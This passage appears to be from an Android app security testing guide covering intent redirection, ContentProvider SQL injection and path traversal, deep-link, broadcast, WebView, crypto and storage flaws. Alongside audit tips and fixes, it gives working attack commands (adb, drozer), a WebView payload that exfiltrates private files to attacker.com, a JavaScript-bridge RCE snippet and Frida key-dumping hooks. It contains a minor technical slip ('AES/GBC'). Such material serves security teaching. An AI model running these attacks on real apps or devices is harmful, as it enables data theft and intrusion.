- The Exploit: App B sends an Intent to App A, telling App A: "Hey, please launch this specific internal screen for me." Because App A has the permissions, it bypasses security checks and performs the action on behalf of the attacker.
B. Broadcast Sniffing & Injection
Apps often send "Broadcasts" to notify other parts of the app that something happened (e.g., USER_LOGGED_IN).
- Sniffing: If the broadcast is "Global," a malicious app can register its own receiver and "overhear" sensitive data like session tokens or PII.
- Injection: If an app has a receiver that triggers an action (like
WIPE_DATA), an attacker can send a fake broadcast to that receiver to force the action.
4. Content Provider Vulnerabilities
Content Providers manage access to structured data. When they are insecurely exposed, they face two primary threats:
- SQL Injection: An attacker sends a malicious query through the
query()method of an exported provider. If the app doesn't sanitize the input, the attacker can dump the entire database. - Path Traversal: Providers often serve files. An attacker can use a URI like
content://my.provider/../../data/data/com.app/shared_prefs/secret.xmlto escape the intended directory and read private files.
What to look for in manifest:
<!-- Dangerous: exported with no permission guard -->
<activity android:name=".AdminActivity" android:exported="true" />
<!-- Implicitly exported (has intent-filter = exported by default pre-API 31) -->
<activity android:name=".ResetActivity">
    <intent-filter>
        <action android:name="com.target.RESET_PASSWORD" />
    </intent-filter>
</activity>
Testing:
# Directly invoke unexported-seeming admin activity
adb shell am start -n com.target.app/.AdminActivity
# Check if activity accepts sensitive extras
adb shell am start -n com.target.app/.AdminActivity \
  --ez "isAdmin" "true" --es "action" "deleteAll"
# Enumerate all activities
adb shell dumpsys package com.target.app | grep -A2 "Activity "
Source code pattern:
// Dangerous: no authorization check after component is launched
public class AdminActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        // No check: "is caller authorized?"
        performAdminAction(getIntent().getStringExtra("action"));
    }
}
Intent Redirection & PendingIntent Misuse

These two vulnerabilities represent some of the most sophisticated logical flaws in Android security. They both rely on a "proxy" mechanism where a vulnerable app performs an action on behalf of an attacker.
1. Intent Redirection (The "Confused Deputy")
Intent Redirection occurs when an app receives an Intent from an untrusted source and uses it to launch another component (Activity, Service, or Receiver) without proper validation.
The Attack Mechanism
- The Victim App has a high-privilege component (e.g., it has the
READ_SMSpermission or access to a privateinternal.Activity). - The Attacker App sends a "Nested Intent" to the Victim. This is essentially an Intent wrapped inside another Intent's
Extras. - The Victim App extracts the Nested Intent and passes it directly to
startActivity(). - Result: The Attacker can now force the Victim to launch its own private, non-exported activities or perform actions using the Victim's permissions.
Example Code (Vulnerable):
// Victim app receives an intent and redirects it blindly
Intent nestedIntent = (Intent) getIntent().getParcelableExtra("target_intent");
startActivity(nestedIntent); // Attacker controls target_intent!
2. PendingIntent Misuse
A PendingIntent is a token you give to another app (like the Notification Manager or an Alarm) that allows it to perform an action as if it were your app, even if your app is no longer running.
The Vulnerability: Mutable PendingIntents
Until recently, PendingIntents were mutable by default. If an attacker intercepts a Mutable PendingIntent, they can modify the "Inner Intent" before it is executed.
- The Scenario: App A creates a
PendingIntentto open itsHomeActivityand sends it to a notification. - The Exploit: If that
PendingIntentis mutable and intercepted by App B, App B can use thefillIn()method to change the destination fromHomeActivitytoPrivateDataExportActivity. - The Impact: When the user clicks the notification, App A executes the attacker's modified intent with its own full privileges.
3. Comparison of Risks
FeatureIntent RedirectionPendingIntent MisuseSource of RiskBlindly passing an Intent to a "start" method.Sending a Mutable token to an untrusted app.Attacker GoalLaunch internal/protected components.Modify the action a privileged app is about to take.Core FlawLack of validation on "Nested" Intents.Use of FLAG_MUTABLE instead of FLAG_IMMUTABLE.
Security Audit Tip
When auditing an APK, search the decompiled code for getParcelableExtra followed by startActivity. For PendingIntent, look for instances where FLAG_MUTABLE is used without a clear, secure reason.
Intent Redirection — the pattern:
// VULNERABLE: accepts an embedded Intent from an untrusted caller
// and launches it with the app's own identity
public void onReceive(Context context, Intent intent) {
    Intent next = (Intent) intent.getParcelableExtra("next_intent");
    context.startActivity(next);  // DANGEROUS — launches attacker-supplied intent
}
Exploit via adb:
# Craft a broadcast that delivers a malicious embedded intent
adb shell am broadcast \
  -a com.target.app.RELAY_ACTION \
  --ep next_intent \
    "{ component: 'com.target.app/.PrivateActivity', extras: { bypass: true } }"
PendingIntent misuse:
// VULNERABLE: empty PendingIntent — attacker can fill in the action
Intent emptyIntent = new Intent();
PendingIntent pi = PendingIntent.getActivity(
  context, 0, emptyIntent,
  PendingIntent.FLAG_MUTABLE  // API 31+: MUTABLE = dangerous
);
// Passing this PendingIntent to a third-party service/notification = risk
// SAFE:
PendingIntent.getActivity(context, 0, explicitIntent, FLAG_IMMUTABLE);
ContentProvider Exploitation

Content Providers are the standardized interface for sharing data between applications. While they act as a "data gatekeeper," if they are not properly secured, they become one of the most fruitful targets for attackers to exfiltrate an app's private databases and files.
The Exported Provider Risk
By default, Content Providers are the "doors" to your app's SQLite databases. If a provider is marked as android:exported="true" in the AndroidManifest.xml, any app on the device can attempt to query it.
Even if a provider is not exported, it can be leaked via Intent Redirection (as discussed previously), where a privileged app is tricked into querying its own provider and passing the results back to an attacker.
SQL Injection (SQLi)
Just like web applications, Android Content Providers are highly susceptible to SQL injection if they use raw strings to build queries.
- The Mechanism: An attacker provides a malicious string in the
selectionorselectionArgsparameters of thequery()method. - The Exploit: Instead of a simple username, the attacker sends something like
'1'='1'--. - The Impact: The attacker can bypass
WHEREclauses to dump every row in every table, or even useUNIONstatements to access system tables or other databases.
Vulnerable Code Example:
// Danger: Directly concatenating untrusted user input into the query
db.query("users", projection, "username = '" + userInput + "'", null, null);
Path Traversal (File Provider Exploitation)
Many Content Providers also serve files using the openFile() or openAssetFile() methods.
- The Mechanism: An attacker provides a
content://URI that includes directory traversal sequences (../). - The Exploit: A URI like
content://com.victim.provider/../../data/data/com.victim/shared_prefs/auth.xml. - The Impact: If the provider doesn't sanitize the path, it may "escape" the intended
/files/or/cache/directory and return the app's most sensitive internal files, including session tokens and private keys.
URI Permission Leaks (grantUriPermissions)
Android allows apps to grant temporary access to a specific URI via the FLAG_GRANT_READ_URI_PERMISSION.
- The Vulnerability: If a provider has
grantUriPermissions="true", a malicious app can trick a vulnerable "proxy" app into granting it access to a URI it shouldn't see. - The "Double-Hop" Attack: App A (Victim) has a provider. App B (Proxy) is vulnerable to Intent Redirection. App C (Attacker) sends an intent to App B, which triggers a
grantUriPermissionfor a URI belonging to App A.
Audit Tip
When reverse-engineering, look for the query(), insert(), update(), and delete() methods in classes extending ContentProvider. Check if they use SQLiteQueryBuilder properly or if they manually stitch strings together. For file access, always check the openFile implementation for path validation logic.
Structure and URI format:
content://com.target.app.provider/users/1
          ─────────────────────── ──────
          authority                path
Finding ContentProviders:
# Enumerate exposed providers
adb shell content query --uri content://com.target.app.provider/
adb shell dumpsys package com.target.app | grep -A5 "Provider "
# Query all data
adb shell content query \
  --uri content://com.target.app.provider/users
# Specific columns (projection)
adb shell content query \
  --uri content://com.target.app.provider/users \
  --projection "id,username,password_hash,session_token"
SQL Injection in ContentProvider:
The selection and selectionArgs parameters map to SQL WHERE clauses. If the provider builds raw SQL:
// VULNERABLE ContentProvider implementation
public Cursor query(Uri uri, String[] projection, String selection, ...) {
    return db.rawQuery(
        "SELECT * FROM users WHERE " + selection,  // raw string concatenation
        selectionArgs
    );
}
# SQL injection via adb content query
adb shell content query \
  --uri content://com.target.app.provider/users \
  --where "1=1 UNION SELECT name,sql,null,null FROM sqlite_master--"
Path Traversal in File-Serving Provider:
// VULNERABLE openFile implementation
public ParcelFileDescriptor openFile(Uri uri, String mode) {
    String fileName = uri.getLastPathSegment();  // attacker controls this
    File file = new File(getContext().getFilesDir(), fileName);
    return ParcelFileDescriptor.open(file, ParcelFileDescriptor.MODE_READ_ONLY);
}
# Path traversal via content URI
adb shell content read \
  --uri "content://com.target.app.fileprovider/../../../shared_prefs/auth.xml"
With drozer:
dz> run app.provider.finduri com.target.app
dz> run app.provider.query content://com.target.app.provider/users
dz> run app.provider.query content://com.target.app.provider/users \
    --selection "1=1 UNION SELECT ..."
dz> run app.provider.read content://com.target.app.provider/../../shared_prefs/creds.xml
Deep Link & URL Scheme Attacks

Deep linking is the mechanism that allows an Android app to handle specific URLs (like https://example.com/reset-password) or custom schemes (like myapp://login). While convenient for user experience, it creates a significant input-based attack surface because any app or browser can "fire" these URLs at your application.
How Deep Links Work
There are three main types of links in Android:
- Deep Links (Custom Schemes): Use custom protocols (e.g.,
intent://orfb://). They often trigger a "Disambiguation Dialog" if multiple apps handle the same scheme. - Web Links: Standard
http/httpslinks. - App Links (Verified): Available on Android 6.0+, these use a
digital-asset-links.jsonfile on the server to prove ownership, allowing the app to open the link automatically without asking the user.
Common Attack Vectors
A. Parameter Hijacking & Sensitive Actions
If an app uses deep links to perform sensitive actions — such as modifying a user profile or making a purchase — without additional authentication, an attacker can trick a user into clicking a malicious link.
- The Exploit:
myapp://account/update?email=attacker@evil.com - The Result: If the app processes this link while the user is logged in, it might update the email address immediately without the user's consent.
B. Local File Leakage via WebView
Many deep links eventually load a URL into a WebView. If the app doesn't validate the URL, an attacker can use the file:// scheme to access the app's internal sandbox.
- The Exploit:
myapp://webview?url=file:///data/data/com.myapp/shared_prefs/auth_token.xml - The Result: The WebView loads the private XML file, which the attacker can then exfiltrate using JavaScript.
C. OAuth Token Theft
Apps often use custom schemes for OAuth redirects (e.g., myauth://callback?code=123).
- The Exploit: A malicious app can register the same custom scheme. If the user is prompted to choose an app to handle the redirect and chooses the malicious one, the attacker steals the authorization code.
URL Scheme Hijacking
Unlike web domains, Custom Schemes are not unique. Any developer can claim myapp://.
- The Conflict: If two apps claim the same scheme, the OS may ask the user which one to use.
- The Hijack: An attacker publishes a "Helper" app that claims the same scheme as a popular banking or social app. When a sensitive link is triggered, the attacker's app intercepts the data.
Audit Tip
When auditing, check the <intent-filter> tags in the AndroidManifest.xml for android:scheme. Then, trace the Data from the incoming Intent in the onCreate or onNewIntent methods to see how parameters are parsed and used in the code. Look specifically for intent.getData().getQueryParameter().
How deep links are declared:
<activity android:name=".DeepLinkActivity" android:exported="true">
    <intent-filter android:autoVerify="true">
        <action android:name="android.intent.action.VIEW" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <data android:scheme="https" android:host="target.app"
              android:pathPrefix="/reset" />
    </intent-filter>
</activity>
Attack scenarios:
- Parameter injection — app passes URL parameters directly into sensitive operations:
adb shell am start -a android.intent.action.VIEW \
-d "https://target.app/reset?token=INJECTED_TOKEN&redirect=http://evil.com"- OAuth token theft — app handles OAuth callback via deep link:
# Attacker registers the same custom scheme in a malicious app
# When victim clicks OAuth link, Android shows disambiguation dialog
# If attacker's app is chosen, it receives the auth code
# Test: trigger the OAuth callback deep link
adb shell am start -a android.intent.action.VIEW \
-d "myapp://oauth/callback?code=STOLEN_CODE&state=xyz"- Unverified App Links — if
autoVerifyfails or.well-known/assetlinks.jsonis absent:
# Any app can claim to handle https://target.app/ links
# Test if App Link verification passed:
adb shell pm get-app-links com.target.app
Source code to look for:
// Dangerous: URL parameter passed to WebView without sanitisation
Uri uri = getIntent().getData();
String url = uri.getQueryParameter("redirect");
webView.loadUrl(url);  // open redirect + XSS
Broadcast Receiver Attacks

Broadcast Receivers are the app's "event listeners." They allow an application to receive messages (Intents) from the system (like "Battery Low" or "SMS Received") or from other applications. When these mailboxes are left open or unverified, they become a major vector for data theft and unauthorized command execution.
Types of Broadcasts
To understand the attacks, we first distinguish how messages are sent:
- System Broadcasts: Sent by the Android OS (e.g.,
BOOT_COMPLETED). Apps cannot spoof these in modern Android versions. - Custom/Implicit Broadcasts: Sent by apps to communicate events. If not addressed to a specific package, they are "implicit" and can be heard by anyone.
- Sticky Broadcasts: (Deprecated but still found) These linger after being sent, allowing any app to read the data even after the event has passed.
Primary Attack Vectors
A. Broadcast Sniffing (Eavesdropping)
If an application broadcasts sensitive information (like an API key, a session token, or PII) using an implicit intent, any malicious app on the device can register a receiver to "listen" for that specific action.
- The Exploit: The attacker registers a receiver in their
AndroidManifest.xmlwith a high priority. - The Result: When the victim app sends the broadcast, the attacker's app intercepts the data before (or at the same time as) the intended recipient.
B. Broadcast Injection (Spoofing)
If a Broadcast Receiver is exported and does not perform permission checks, an attacker can send a crafted Intent to that receiver to trigger internal app logic.
- The Exploit:
adb shell am broadcast -a com.victim.app.WIPE_DATA --ez "confirm" true - The Result: The victim app receives the message and, believing it came from a trusted source, executes the sensitive action (e.g., deleting a user profile or changing a setting).
C. Denial of Service (DoS)
An attacker can flood an exported receiver with thousands of Intents, forcing the app to process them. This consumes CPU and battery, potentially leading to an "Application Not Responding" (ANR) crash.
Audit Tip
When auditing, check the AndroidManifest.xml for <receiver> tags. If you find android:exported="true" or an <intent-filter>, look at the corresponding Java/Kotlin class. Specifically, check the onReceive() method to see if it validates the Intent source or checks for specific Permissions before acting on the data.
Testing exported receivers:
# Find exported receivers
adb shell dumpsys package com.target.app | grep -A3 "Receiver "
# Send crafted broadcast
adb shell am broadcast \
  -a com.target.app.ACTION_UPDATE_CONFIG \
  --es "server_url" "http://attacker.com" \
  --ez "force_update" "true"
# Ordered broadcast with high priority (intercept before legitimate receivers)
adb shell am broadcast \
  -a android.intent.action.BOOT_COMPLETED \
  --receiver-permission android.permission.RECEIVE_BOOT_COMPLETED
Dangerous receiver pattern:
// VULNERABLE: exported receiver updates authentication config
public class ConfigReceiver extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent) {
        // No sender verification!
        String newServer = intent.getStringExtra("server_url");
        SharedPreferences.Editor ed = prefs.edit();
        ed.putString("api_server", newServer).apply();
    }
}
Insecure Data Storage

Insecure data storage occurs when an application saves sensitive information in a location or format that is accessible to other applications, users, or attackers with physical access to the device. In the Android ecosystem, the "sandbox" is designed to prevent this, but developer oversight often leads to leaks.
Common Leaky Storage Locations
A. External Storage (SD Card / /sdcard/)
External storage is globally readable. Any app with the READ_EXTERNAL_STORAGE permission can access these files.
- The Risk: Storing logs, databases, or configuration files here allows any malicious "flashlight" or "wallpaper" app to steal session tokens or PII.
- The Exploit: An attacker app monitors the filesystem for changes and exfiltrates files as they appear.
B. SharedPreferences (The Sandbox Myth)
While SharedPreferences are stored in the app's internal sandbox (/data/data/com.app/shared_prefs/), they are often stored as Plaintext XML.
- The Risk: If the device is rooted, or if the app has
android:allowBackup="true", these files are easily extracted. - The Exploit: Using
adb backupor a root explorer to readauth_tokenoruser_passworddirectly from the XML.
C. Hardcoded Secrets in Code
Developers often hide API keys, encryption salts, or even hardcoded credentials within the compiled bytecode (classes.dex).
- The Risk: Obfuscation (like ProGuard) does not encrypt strings; it only renames methods.
- The Exploit: Using
jadxorapktoolto search for strings likeKey,Secret, orpassword.
D. System Logs (Logcat)
Apps often log debug information that is forgotten in production.
- The Risk: In older Android versions, any app could read logs. In modern versions, an attacker with ADB access can read them.
- The Exploit: Running
adb logcatand filtering for the app package to see HTTP requests, tokens, or user data.
2. Cryptographic Failures
Even if data is stored in the sandbox, it is insecure if the encryption is weak.
- Custom Encryption: "Rolling your own" crypto often leads to predictable patterns.
- Hardcoded IVs/Keys: Using a static Initialization Vector (IV) or storing the AES key in the same folder as the encrypted data.
- Weak Algorithms: Using
AES/ECBmode (which reveals patterns in data) instead ofAES/GBCorAES/CBC.
Audit Tip
When auditing an app, start with adb shell. Navigate to /data/data/[package.name]/ and check the shared_prefs, databases, and cache folders. Use strings on any binary files. If you see JSON or XML with sensitive keys like token, session, or pass, the app is vulnerable to insecure data storage.
Locations to check on a rooted device:
PKG="com.target.app"
BASE="/data/data/${PKG}"
# SharedPreferences (XML key-value store)
adb shell su -c "ls ${BASE}/shared_prefs/"
adb shell su -c "cat ${BASE}/shared_prefs/*.xml"
# SQLite databases
adb shell su -c "ls ${BASE}/databases/"
adb shell su -c "sqlite3 ${BASE}/databases/main.db .dump"
# Files directory (internal storage)
adb shell su -c "find ${BASE}/files/ -type f"
# Cache
adb shell su -c "find ${BASE}/cache/ -type f -name '*.json' -o -name '*.bin'"
# External storage (world-readable pre-Android 10)
adb shell "ls /sdcard/Android/data/${PKG}/"
# Clipboard (sensitive data left in clipboard)
adb shell service call clipboard 2  # list clipboard contents
ADB backup (still works on some apps):
adb backup -noapk -f backup.ab com.target.app
# Convert to tar:
dd if=backup.ab bs=1 skip=24 | python3 -c \
  "import zlib,sys; sys.stdout.buffer.write(zlib.decompress(sys.stdin.buffer.read()))" \
  | tar -xvf -
Cryptography Failures

In the context of Android security, Cryptography Failures rarely involve "breaking" the math of AES or RSA. Instead, they almost always stem from implementation errors — using the right tools in the wrong way.
Think of it like having a world-class vault door (the algorithm) but leaving the key under the welcome mat (the implementation).
1. Static and Predictable Keys
The most common failure is hardcoding a cryptographic key directly into the application's source code.
- The Flaw: Developers often store keys as strings in
Strings.xmlor within a Java class. - The Exploit: An attacker uses a decompiler like JADX to search for keywords like "AES", "SecretKey", or "iv". Because the key is static, once it is found, it can be used to decrypt every user's data across the entire install base.
- The Reality: If a key is in the APK, it is public knowledge.
2. Insecure Operation Modes (The ECB Trap)
The choice of "mode" determines how the algorithm handles data blocks.
- The Flaw: Using AES/ECB (Electronic Codebook). In ECB mode, identical blocks of plaintext are encrypted into identical blocks of ciphertext.
- The Result: It preserves patterns. If you encrypt a photo using ECB, you can often still see the silhouette of the original image in the encrypted data.
- The Fix: Use AES/GCM or AES/CBC. These modes ensure that even if the same word is encrypted twice, the output looks completely different each time.
3. Improper Use of Initialization Vectors (IVs)
An IV is a random starting point for encryption. It ensures that the same password doesn't result in the same encrypted string every time.
- Fixed IVs: Using a static IV (e.g., all zeros) makes the encryption deterministic and vulnerable to "Dictionary Attacks."
- IV Reuse: Reusing the same IV with the same key (especially in GCM mode) can completely compromise the encryption, allowing an attacker to recover the plaintext through mathematical analysis.
4. Weak Hashing & Key Derivation
Hashing is used for integrity and password storage.
- The Flaw: Using obsolete algorithms like MD5 or SHA-1. These are susceptible to collision attacks and can be cracked in seconds using "Rainbow Tables."
- The Flaw: Not using a "Salt." A salt is a random string added to a password before hashing to prevent mass-cracking.
- The Fix: Use Argon2, scrypt, or PBKDF2 with a high iteration count.
5. Broken Trust Anchors (SSL/TLS)
This occurs when the app fails to properly verify the "identity" of the server it's talking to.
- Trusting All Certs: Implementing a custom
TrustManagerthat returnstruefor every certificate. This effectively disables HTTPS and allows Man-in-the-Middle (MitM) attacks. - Hostname Mismatch: Accepting a certificate that is valid but belongs to a different domain.
Audit Tip
When auditing, search the code for Cipher.getInstance(). If you see AES/ECB, it's an immediate red flag. Check where the keys come from—if you see new SecretKeySpec(myString.getBytes(), "AES"), the key is hardcoded and the crypto is broken.
Common vulnerable patterns:
// 1. Hardcoded key
SecretKeySpec key = new SecretKeySpec("hardcoded1234567".getBytes(), "AES");
// 2. ECB mode (deterministic, patterns visible in ciphertext)
Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
// 3. Static IV (defeats CBC mode's randomness)
byte[] iv = new byte[16];  // all zeros
IvParameterSpec ivSpec = new IvParameterSpec(iv);
// 4. Weak random
Random rand = new Random(System.currentTimeMillis());  // predictable
// 5. Broken custom crypto
// Anything that mixes XOR, base64, and ROT13
// 6. Disabled hostname verification
HttpsURLConnection.setDefaultHostnameVerifier((hostname, session) -> true);
Testing TLS configuration:
# Check supported TLS versions and cipher suites
nmap --script ssl-enum-ciphers -p 443 api.target.app
testssl.sh https://api.target.app
Frida hook to extract AES keys at runtime:
Java.perform(function() {
  var SecretKeySpec = Java.use("javax.crypto.spec.SecretKeySpec");
  SecretKeySpec.$init.overload('[B', 'java.lang.String').implementation = function(key, algo) {
    var keyHex = Array.from(key).map(b => ('0' + (b & 0xff).toString(16)).slice(-2)).join('');
    console.log("[SecretKeySpec] algo=" + algo + " key=" + keyHex);
    return this.$init(key, algo);
  };
});
Insecure WebView

WebViews are essentially "mini-browsers" embedded inside an Android app. They are powerful but notoriously dangerous because they bridge the gap between the Android native sandbox and the web world.
When a WebView is configured insecurely, a malicious website or a Man-in-the-Middle (MitM) attacker can escape the browser and gain access to the app's private files or native functions.
1. JavaScript Execution (setJavaScriptEnabled)
By default, WebViews have JavaScript disabled. However, most modern apps enable it to provide a rich UI.
- The Risk: If an app loads an untrusted URL (or is susceptible to XSS), a malicious script can run within the app's context.
- The Exploit: An attacker injects a script that attempts to steal cookies, hijack sessions, or access the "Bridge" to native code.
2. The JavaScript Bridge (addJavascriptInterface)
This is the most critical WebView vulnerability. It allows a developer to bind a Java/Kotlin object to JavaScript, so the web page can call native app functions.
- The Flaw: On older Android versions (pre-4.2), an attacker could use reflection via this bridge to execute arbitrary commands on the device.
- The Modern Risk: Even with the
@JavascriptInterfaceannotation, if you expose a method likeexecuteCommand(String cmd), a malicious website can call it to run shell commands or delete files.
3. Local File Access (setAllowFileAccess)
WebViews can be configured to load files from the local filesystem using the file:// scheme.
- The Risk: If
setAllowFileAccess(true)andsetAllowUniversalAccessFromFileURLs(true)are enabled, a malicious script loaded in the WebView can read the app's private files (likeSharedPreferencesor databases). - The Exploit: A malicious deep link triggers the WebView to load a local HTML file that scripts the exfiltration of the app's private data directory.
4. Insecure Resource Loading (Mixed Content)
If a WebView loads an https:// page but allows that page to fetch resources (like scripts or CSS) over http://, it is vulnerable to Mixed Content attacks.
- The Risk: An attacker on the same Wi-Fi can inject malicious code into the unencrypted HTTP scripts, effectively taking control of the entire page logic.
5. Ignoring SSL Errors
One of the most common developer mistakes is overriding onReceivedSslError to ignore certificate warnings (usually done to make testing easier).
- The Flaw: By calling
handler.proceed(), the app tells the WebView: "I don't care if the certificate is fake, keep loading." - The Result: This completely disables HTTPS protection, allowing any attacker to perform a Man-in-the-Middle attack and read/modify all traffic.
Audit Tip
Search the code for WebView. Look for setJavaScriptEnabled(true) and check if the loaded URL is dynamic or static. If dynamic, look for input validation. Also, search for addJavascriptInterface and audit every method in the bridge class for potential command injection or data leaks.
Dangerous WebView configuration:
WebView wv = new WebView(context);
WebSettings settings = wv.getSettings();
settings.setJavaScriptEnabled(true);          // needed for bridge attacks
settings.setAllowFileAccess(true);            // allows file:// URIs
settings.setAllowFileAccessFromFileURLs(true); // file:// can XHR other files
settings.setAllowUniversalAccessFromFileURLs(true); // file:// → any origin
// Bridge: exposes Java object to JavaScript
wv.addJavascriptInterface(new AppBridge(context), "Android");
Attack: steal internal files via WebView + file:// XHR:
<!-- Malicious HTML loaded by the WebView -->
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "file:///data/data/com.target.app/shared_prefs/prefs.xml", false);
xhr.send(null);
// Exfiltrate
fetch("http://attacker.com/steal?data=" + encodeURIComponent(xhr.responseText));
</script>
Attack: JavaScript bridge → RCE (pre-API 17):
// In apps targeting API < 17, ANY JS can access the bridge
// including via reflection to reach the Runtime
window.Android.class.forName('java.lang.Runtime')
  .getMethod('exec', ['java.lang.String'])
  .invoke(window.Android.class.forName('java.lang.Runtime')
    .getMethod('getRuntime').invoke(null), ['id']);
Frida: hook WebView URL loading:
Java.perform(function() {
  var WebView = Java.use("android.webkit.WebView");
  WebView.loadUrl.overload('java.lang.String').implementation = function(url) {
    console.log("[WebView.loadUrl] " + url);
    return this.loadUrl(url);
  };
  WebView.evaluateJavascript.overload(
    'java.lang.String', 'android.webkit.ValueCallback'
  ).implementation = function(script, callback) {
    console.log("[WebView.evaluateJavascript] " + script.substring(0, 200));
    return this.evaluateJavascript(script, callback);
  };
});
Dynamic Code Loading

Dynamic Code Loading (DCL) occurs when an application downloads or loads executable code (like a .dex, .jar, or .so file) from an external source at runtime. While useful for features like "plugin" architectures or reducing initial APK size, it is one of the most dangerous patterns in Android development because it bypasses the static security analysis performed during app installation.
1. How DCL Works
In a standard app, all code is pre-compiled into the classes.dex files. With DCL, the app uses specific classes to load code from the filesystem or the internet:
DexClassLoader: Used to load code from.jaror.apkfiles containing aclasses.dex.PathClassLoader: Typically used to load locally installed code.System.loadLibrary: Used to load native C/C++ libraries (.sofiles).
2. Primary Attack Vectors
A. Code Injection (Man-in-the-Middle)
If an app downloads a .dex file over an unencrypted HTTP connection, an attacker on the same network can intercept the request and swap the legitimate file with a malicious one.
- The Result: The app unknowingly executes the attacker's code with its own full permissions (accessing camera, microphone, or private data).
B. Local Code Substitution (Writable Directories)
If the app downloads executable code to a globally writable directory (like /sdcard/ or a poorly secured internal folder), a malicious app already on the device can overwrite that file.
- The Exploit: The malicious app waits for the download to finish, replaces the file, and when the victim app calls
loadClass(), it runs the malicious logic instead.
C. Native Library Hijacking
Apps often load native libraries from the lib/ folder. If the search path for these libraries is not strictly defined, an attacker might place a malicious .so file in a location that the app checks first.
3. The "Unverifiable" Security Gap
The biggest issue with DCL is that security scanners (like those in the Google Play Store) primarily scan the code inside the APK.
- The Risk: A developer (or an attacker who has compromised the developer's server) can push "clean" code during the review process and then swap it for "malicious" code once the app is on millions of devices.
5. Audit Tip
